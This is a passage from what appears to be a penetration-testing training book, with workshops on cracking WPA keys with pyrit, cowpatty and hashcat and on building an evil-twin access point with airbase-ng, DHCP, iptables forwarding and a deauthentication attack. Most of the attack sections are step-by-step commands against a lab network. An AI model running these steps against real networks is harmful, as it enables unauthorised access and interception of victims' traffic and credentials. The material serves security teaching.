1. As can be seen in Illustrations 86 and 87, executing the attack with the pre-computed keys is significantly faster than with a plain text dictionary, even with a small dictionary like the one we are testing. It should be added here that for this workshop I used a virtual machine with only 2GB of RAM and without any graphics acceleration.

Illustration 87 - Pyrit is 4 times slower using a plain text dictionary

Workshop: Key attack with cowpatty

We will now use pyrit to export the pre-computed key database in the format used by the cowpatty cracking tool.

Cowpatty, like pyrit, enables key attacks to be executed using hashes or plain text dictionaries and claims to be very fast, so we are going to compare it with pyrit.

Resources:

- **Hacker station:** laptop with Kali Linux operating system.

- **Software:** pyrit and cowpatty tools that come with Kali.

- **files:** personalized key dictionary generated with crunch, pre-computed table generated with pyrit and handshake previously captured with wifite.

Note: For the attack to be successful the WLAN key must be contained in the dictionary and the pre-computed table.

Steps to follow:

1. First, we will export the rainbow table from pyrit in the format required by cowpatty.

Syntax: pyrit -e *SSID_WLAN* -o *dictionary_filename_cowpatty* export_cowpatty

E.g.: pyrit -e HACKME_WPA -o dictionary.cow export_cowpatty




Illustration 88 - We export the rainbow table from pyrit in the format for cowpatty for the victim SSID

Note: the name of the dictionary may be any name, I put ".cow" as a reminder that it is a cowpatty dictionary.

1. So now we can already use cowpatty to crack the key of the victim WLAN. We will again use the time command to measure how long it takes cowpatty to find the key.

Syntax: cowpatty -d *cowpatty_dictionary_path* -r *handshake_filename_path* -s *SSID_WLAN*

1. As we can see, pyrit continues unstoppable in the cracking times using rainbow tables. While pyrit took about 11 seconds, cowpatty took 49 seconds to crack the key. See Illustration 90.

2. We now use pyrit by executing an attack of the cowpatty type and let us look at the time (see Illustration 91).

Syntax: pyrit -r *handshake_filename_path* -i *dictionary_cowpatty_path*

Illustration 89 - We start the key attack with cowpatty




Illustration 90 - Cowpatty is slower using a rainbow table than pyrit is using a plain text dictionary

1. It is interesting to see in Illustration 91 that although pyrit is still faster than cowpatty, this time pyrit took 19 seconds to crack the key.
2. Finally, we record the time it takes cowpatty to execute an attack with a plain text dictionary.

Syntax: cowpatty -f *dictionary_path* -r *handshake_filename_path* -s *'SSID_VICTIM'*

Illustration 91 - Pyrit is faster than cowpatty using a cowpatty rainbow table but slower than using its own table

Illustration 92 - Cowpatty is twice as slow using an attack with a plain text dictionary than using a rainbow table

1. If we look at the user time, cowpatty is faster in the attacks with plain text dictionaries, but if we look at the real-time (in the CPU), pyrit is still faster.

2. In conclusion: pyrit is still king.
3. **Challenge:** use aircrack-ng to crack the WLAN key and take the time with the time command. Was it faster or slower than pyrit?

Workshop: Attacks on keys using hashcat

Hashcat is another tool for password cracking that comes with Kali Linux. It is very fast because it uses graphics acceleration (GPU). *This means that to use it we need to have a compatible card and the appropriate drivers.*

In addition, hashcat can execute different types of key attacks, such as brute force attacks, dictionary-based attacks, attacks using masks, etc.

In this workshop, we will execute an attack using masks.

Resources:

- **Hacker station:** laptop with Kali Linux operating system.

- **Software:** hashcat or oclhashcat commands, handshake previously captured with wifite.

Steps to follow:

1. Hashcat requires the capture file containing the handshake to be in hccap format, which is why we will have to convert the wifite capture file, which is in cap format.
2. Before the conversion, the capture file should be "cleaned" to avoid errors in processing the same. The "cleaning" procedure consists in eliminating the extra packets and leaving only those corresponding to the 4-way handshake, which will leave us with a smaller capture file. The aircrack-ng suite contains a command called wpaclean, which is used for these purposes. Let us look at the syntax:

Syntax: wpaclean *file_output.cap file_input.cap*

Where *file_output.cap* is the "clean" capture file which we are going to generate, and where *file_input.cap* is the original capture file obtained with wifite, airodump-ng or another similar tool.

E.g.: wpaclean HACKME_WPA.cap /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap




Illustration 93 - We clean the capture file using wpaclean

1. We can now use the ls command to check that the output file cleaned by wpaclean is, in fact, smaller in size than the original file.
2. So now that we already have a cleaned capture file, we are going to convert it to the format required by hashcat (see Illustration 94). The aircrack-ng command includes the functionality of converting capture formats. Let us look at its syntax:

Syntax: aircrack-ng *file_input.cap* -J *file_output*
E.g.: aircrack-ng HACKME_WPA.cap -J HACKME_WPA

1. The hashcat command already comes with Kali, let us look at its syntax.

Syntax: hashcat *—hash-type=NUMBER—attack-mode=NUMBER file_hashes* [mask | dictionary]

Hashcat can execute key attacks for different types of hashes, not just WPA/WPA2. The hash type WPA/WPA corresponds to the value of 2500.

Similarly, there are different types of attacks, a brute force corresponding to the value of 3. This type of attack is compatible with masks.




Illustration 94 - We use aircrack to convert the format of the capture file to that required by hashcat

So, what is a mask? It is basically a pattern which can save us a lot of time when cracking keys and substantially reduces the size of the keyspace to be tested when we know information on the key policy of the victim.

Illustration 95 shows the values used to represent the different character sets.

Example 1: if we know that the policy of the company is to use numbers only, with 8 characters as the key length, the mask would then be: ?d?d?d?d?d?d?d?d.

Illustration 95 - Character sets

Example 2: if we know, through social engineering, that the key of the user begins with the name of his favorite movie hero, followed by 4 lower case letters, the mask could then be: Harry?l?l?l?l.

1. If we have carried out social engineering previously, the command would be as follows.

Command: hashcat—hash-type=2500—attack-mode=3 HACKME_WPA.hccap Harry?l?l?l?l?l

Illustration 96 - Mask attack with hashcat

1. It is now only a matter of having patience and waiting for hashcat to come up with the correct key. The retrieved key will be found in the file called *hashcat.pot* located in the directory from which hashcat was executed. In this example, it would be the directory /root. Since it is a text file we can visualize it with cat, more, less, etc. E.g.: more /root/hashcat.pot.

Purchasing dictionaries

Another option - if we do not have more information on the victim to help us create a personalized dictionary or define a suitable mask - is to purchase a ready-made dictionary which has lots of combinations of common words with numbers and symbols in your own language or a combination of other languages.

There are some people who dedicate their time preparing dictionaries to execute key attacks, then sell them via the Internet. However, it must be borne in mind that many so-called dictionaries contain malware or are hosted on fraudulent sites which steal credit card information.

Faced with this, you need to make sure that the site which sells the dictionaries is a serious, recognized institution and that it enables you to pay through a secure gateway such as Paypal, Clickbank or similar.

In addition to this, there are also organizations and companies which offer dictionaries that can be downloaded free of charge.

Here are some of the well-known organizations which supply dictionaries for key attacks:

- Openwall Project: **http://www.openwall.com/wordlists/**
- Package Storm Security: **https://packagestormsecurity.com/Crackers/wordlists/**
- Repository of word lists from Kali Linux: **http://git.kali.org/gitweb/?p=packages/wordlists.git;a=summary**
- DragonJAR: **https://www.dragonjar.org/dictionaries-for-executing-bruit-force-attacksa.xhtml**

Attacks with "rogue" APs

Let us start by defining what a "rogue" AP is. When applied to WIFI networks, a rogue AP is a wireless access point which has been installed in a network without the permission of the administrator.

It can be applied to different scenarios. Here are a few examples:

- Scenario 1: An employee is unhappy that he has not been given access to the wireless network and he wants to connect his smartphone or tablet to the corporate Internet - for "saving data" - decides to bring an AP from his home and connect it to the LAN using the network point underneath his desk. If the administrator has not applied security policies to the access switches, this rogue AP can become a vulnerable point of entry to the network. A user who is not conversant with matters of security could configure this AP insecurely and enable an open WIFI, either with an insecure protocol such as WEP or, in the best-case scenario, if he enables WPA, he could install a short dictionary-based key.
- Scenario 2: A security consultant contracted to carry out a phishing audit, manages to infiltrate the conference room by pretending to be a client and connects a tiny rogue AP[xxviii] to a data point, thus gaining access to the internal LAN.
- Scenario 3: A cracker installs a false AP nearby a well-known cafeteria which provides a free WIFI service in a shopping center using the same SSID as the real one. The customers connect to this fake AP, and the cracker manages to capture all the traffic that passes through it. Using a tool such as sslstrip, the cracker may evade the SSL encryption to obtain credentials which he will then use to assume the identity of the victims, or he may scan the client devices for vulnerabilities to exploit them in a subsequent step.

Workshop: Creating a twin AP with airbase-ng

In this workshop, we create a scenario as follows:




Illustration 97 - Topology for the twin AP workshop

Remember to replace the elements such as MAC addresses, SSID, BSSID, channel, etc., with those corresponding to your own scenario.

We will configure the computer to make it act as a wireless access point and we will make a clone of the target WLAN.

The only requirement the clone must meet is that it must be identical in the name (SSID) to the original WLAN, but to make it more real we can even use the same transmission channel and BSSID of the original AP if we suspect that the client company may have staff monitoring the wireless networks.

Our objective will be to cause a valid client to be disconnected from the original AP and reconnected to ours, after which we will intercept its traffic. For this to happen the antenna must have a power level equal to or higher than that of the victim AP, which we will be able to achieve by physically approaching the target, or by using a high-power antenna[xxix].

In a variant of this attack, we will be able to scan the client device and exploit a present vulnerability to gain access to the equipment.

Resources:

- **Hacker station:** computer with Kali Linux system.

- **Software:** aircrack-ng suite, isc-dhcp-server software, and Wireshark.

- **Hardware:** the victim AP in the scenario is configured with WPA and personal authentication, but the attack can be replicated without changes to APs which use WEP, WPA2 or open authentication. Two (2) network interfaces are required in the hacker station, one of them connected to the Internet. They may be 1 LAN and 1 WIFI as in the example, or 2 wireless NICs. We suggest you use a signal amplifier antenna for the WIFI interface used to create the twin AP.

Steps to follow:

1. First, we will check the network interfaces in the equipment with the command ifconfig. We will then ping an external host to check that we have Internet access. In my case, the eth0 interface is connected to my ISP and I will use the wlan0 to create the twin AP. See Illustration 98.
2. Having done this, we will place the WIFI card that will act as a twin AP in monitor mode, and we will proceed to detect the WLANs around us with airodump-ng. See Illustrations 99 and 100.
3. We can see in Illustration 100 that airodump-ng detected the presence of various WLANs in the vicinity, but we are only interested in the one corresponding to the fictitious client, in this example the one which has the name HACME_WPA.
4. For this purpose, we will cut the capture with CTRL+C and we will update the airodump-ng command with the data corresponding to the victim WLAN. See Illustration 101.

Syntax: airodump-ng—bssid *MAC_VICTIM_AP*—channel *#CHANNEL_VICTIM_AP wifi_adapter_name*

E.g.: airodump-ng—bssid 00:1C:F0:F1:51:54—channel 9 wlan0




Illustration 98 - We check that we have Internet access in the hacker station

1. This will enable us to identify the clients connected to the target AP. In Illustration 101 we can see that there is, in fact, a client connected to HACKME_WPA whose MAC address is A4:F1:E8:3E:9E:2D. For the time being, we will keep this datum in mind and we will leave the window with the capture open.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# airodump-ng wlan0
```

Illustration 99 - We place the card in monitor mode




Illustration 100 - A possible output of airodump-ng, the SSID of the victim is HACKME_WPA.




Illustration 101 - We update the capture with airodump-ng for the victim WLAN.

1. We will now proceed to install the isc-dhcp-server package, which is not pre-installed in Kali Linux. This software will enable us to assign IP addresses dynamically to the clients connected to the twin AP and supply them with the gateway so that they have Internet access and do not suspect that anything unusual is happening.

Command: apt-get install isc-dhcp-server




Illustration 102 - We install a DHCP server on Kali

1. Once we have completed the installation of the isc-dhcp-server package we will proceed to edit the configuration file located in the path /etc/dhcp/dhcpd.conf and add to the end of it the parameters corresponding to the DHCP pool (see Illustration 103). You can use your preferred editor, I used the graphics editor that comes with Kali under the menu "Usual applications -> Accessories -> Text Editor". The subnet for the pool may be anyone we prefer[xxx], provided that it is not the same network that includes the interface which gives us Internet access because this would cause a conflict. For this scenario, I decided to use the subnet 192.168.10.0/24. The gateway will be the IP which will have the network interface of the twin AP, in this case: 192.168.10.1.

2. Once the changes are recorded in the configuration file, we will proceed to check the changes. Illustration 104 shows a possible output.

Command: tail /etc/dhcp/dhcpd.conf

1. We will now start the twin AP with the command airbase-ng. The name of the WLAN must be identical to the original. The output can be seen in Illustration 105.

Syntax: airbase-ng -e '*SSID_REAL_AP*' -c *#CHANNEL_REAL_AP wifi_adapter_name*

E.g.: airbase-ng -e 'HACME_WPA' -c 9 wlan0




Illustration 103 - We add the DHCP parameters to the configuration file

1. If we want we could also clone the BSSID of the original AP. It would be sufficient to add to airbase-ng the parameter *-a BSSID*; however, in this workshop, I decided to allow airbase-ng to generate a random BSSID for the twin AP because I want you to be able to see clearly when the client is connected to *your AP*. If you have the same BSSID this could cause confusion.




Illustration 104 - We check that the parameters have been kept correctly

Illustration 105 - We generate the false AP with airbase-ng

1. As can be seen in image 105, airbase-ng gave you as the BSSID for the twin AP the MAC A2:5B:63:C9:D9:AF. We will leave the window with the airbase-ng process running, and we will open a new window to monitor the new AP.

Syntax: airodump-ng—bssid *MAC_AP_TWIN* –channel *#CHANNEL wifi_adapter_name*

E.g.: airodump-ng—bssid A2:5B:63:C9:D9:AF—channel 9 wlan0

1. We would have to have 3 windows like Illustration 106. In the first window we monitor the original AP, in the second the twin AP is executed and in the third we monitor it.
2. When airbase-ng generates the twin AP, it creates a temporary network interface called at0, which will exist if the twin AP exists. It is this interface to which we must assign the gateway IP which we configure in the DHCP service, which in this example is 192.168.10.1

Syntax: ifconfig *twin_ap_interface_name ip_address* netmask *mask* up
E.g.: ifconfig at0 192.168.10.1 netmask 255.255.255.0 up




Illustration 106 - Possible scenario in Kali after execution of the previous steps

1. Once the IP is assigned we shall be able to start the DHCP daemon, which requires the previous existence of an empty file called /var/lib/dhcp/dhcpd.leases.

Commands:

touch /var/lib/dhcp/dhcpd.leases
dhcpd -cf /etc/dhcp/dhcpd.conf




Illustration 107 - We assign an IP to the at0 interface of the fake AP and generate the DHCP server

1. Finally, it is necessary to add directives to the Kali firewall (iptables) to redirect the traffic coming from the twin AP (at0 interface) to the eth0 interface (with Internet access) and mask it, otherwise the victim will not be able to browse the web. For this to work, we must enable the routing function at kernel level (ip_forward).

Commands:

iptables—flush
iptables—table nat—flush
iptables—delete-chain
iptables—table nat—delete-chain
iptables—table nat—append POSTROUTING—out-interface eth0 -j MASQUERADE
iptables—append FORWARD -j ACCEPT—in-interface at0
echo 1 > /proc/sys/net/ipv4/ip_forward




Illustration 108 - We configure the firewall, enable routing and initiate a DoS attack with aireplay-ng

1. To disconnect the client from the original AP and make it connect to ours, we have used the already known aireplay-ng with the deauth option.
2. If the attack is successful we will see, after a few moments, that the client is connected to the twin AP (see the window below), and at this point, we will have to cut the deauth attack with CTRL+C.




Illustration 109 - The victim is connected to the false AP after the deauth attack.

1. Did you succeed? Excellent, congratulations! And what do we do now? Let's play, what else?
